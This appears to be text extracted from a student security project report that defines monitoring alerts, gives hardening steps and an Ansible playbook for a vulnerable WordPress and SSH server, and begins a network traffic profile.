
- Which metric does this alert monitor?
 Number of HTTP errors
- What is the threshold it fires at?
 When number grouped over top 5 is above 400 for the last 5 minutes



Alert 2: HTTP Request Size Monitor

WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- Which metric does this alert monitor?
 HTTP request size over all documents
- What is the threshold it fires at?
 When total is above 3500 bytes for the last 1 minute





Alert 3: CPU Usage Monitor

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5

FOR THE LAST 5 minutes

- Which metric does this alert monitor?
 Total system CPU usage over all documents
- What is the threshold it fires at?
 When max is above 0.5% for the last 5 minutes





Hardening Against Weak Password on Target 1

Target 1 exhibited 3 vulnerabilities as follows:

1. An exposed WordPress configuration file

Change permission of the wp-config.php file so that only the owner can read it

```
Command: $ chmod 440 /var/www/html/wordpress/wp-config.php
```

2. Weak WordPress User passwords

Install a WordPress plugin to enforce strong passwords by users of WordPress

3. Weak SSH password

Remove ssh password authentication on the server and require public key login instead

```
Command: $nano /etc/ssh/sshd config
```

Then change 'PasswordAuthentication' to 'no'

Copy a user's public key from the workstation to the server

```
Command: $ ssh-copy-id michael@192.168.1.110
```

Hardening Against SQL Database Access on Target 1

- 1. Remove all anonymous accounts
- 2. Change default port mappings
- 3. Limit which hosts have access to MySQL
- 4. Do not run MySQL with root level privileges
- 5. Disable remote logins
- 6. Limit or Disable SHOW DATABASES command
- 7. Obfuscate the **root** account, change it to something else
- 8. Set the proper file permissions

Hardening Against Outdated Software on Target 1

Target 1 has Wordpress version 4.8.17 that should have been updated to latest version 5.7.2

- 1. With latest versions, vulnerable plugins and themes are fixed
- 2. Do not use nulled or free plugins and themes
- 3. Use Wordpress security plugins



Implementing Patches with Ansible

Playbook Overview

- 1. Make sure that **ansible** and **sshpass** are installed on the host where you are running the playbook.
- 2. Then edit the /etc/ansible/hosts file to add the IP address of the target machine. Edit /etc/ansible/ansible.cfg to add the remote user for the target machine ('vagrant')
- 3. Copy over the SSH public key for the user you are running the playbook as with the `ssh-copy-id user@192.168.1.110' command. Do this before running the playbook, otherwise you won't be able to do this later.

Then to address the exposed WordPress configuration file and weak SSH password we can run this playbook.

Implementing Patches with Ansible

- name: Harden SSH and WordPress config hosts: all become: true tasks: - name: Change permission of wp-config.php file: path: /var/www/html/wordpress/wp-config.php mode: 440 - name: Copy SSH key to target host authorized_key: user: michael state: present key: "{{ lookup('file', lookup('env','HOME') + '/.ssh/id_rsa.pub') }}" authorized_key: user: steven state: present key: "{{ lookup('file', lookup('env','HOME') + '/.ssh/id_rsa.pub') }}"

Implementing Patches with Ansible

```
- name: Disable SSH Password Authentication
lineinfile:
    dest=/etc/ssh/sshd_config
    regexp='^PasswordAuthentication'
    line="PasswordAuthentication no"
    state=present
    backup=yes
- name: restart ssh
    service:
    name: sshd
    state: restarted
```

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
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Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:


Feature	Value	Description	
Top Talkers (IP Addresses)	172.16.4.205: 51,364 (49%) 185.243.115.84: 30,344 (29%) 10.0.0.201: 19,503 (19%)	Machines that sent the most traffic.	
Most Common Protocols	UDP: 11,697 (11.2%) TCP: 92,280 (88.6%) ARP: 212 (0.2%)	Three most common protocols on the network.	
# of Unique IP Addresses	808	Count of observed IP addresses.	
Subnets	10.6.12.0/24 172.16.4.0/24	Observed subnet ranges.	
# of Malware Species	2	Number of malware binaries identified in traffic.	

Behavioral Analysis

Purpose of Traffic on the Network - Users were observed engaging in the following kinds of activity.

1. "Normal" Activity

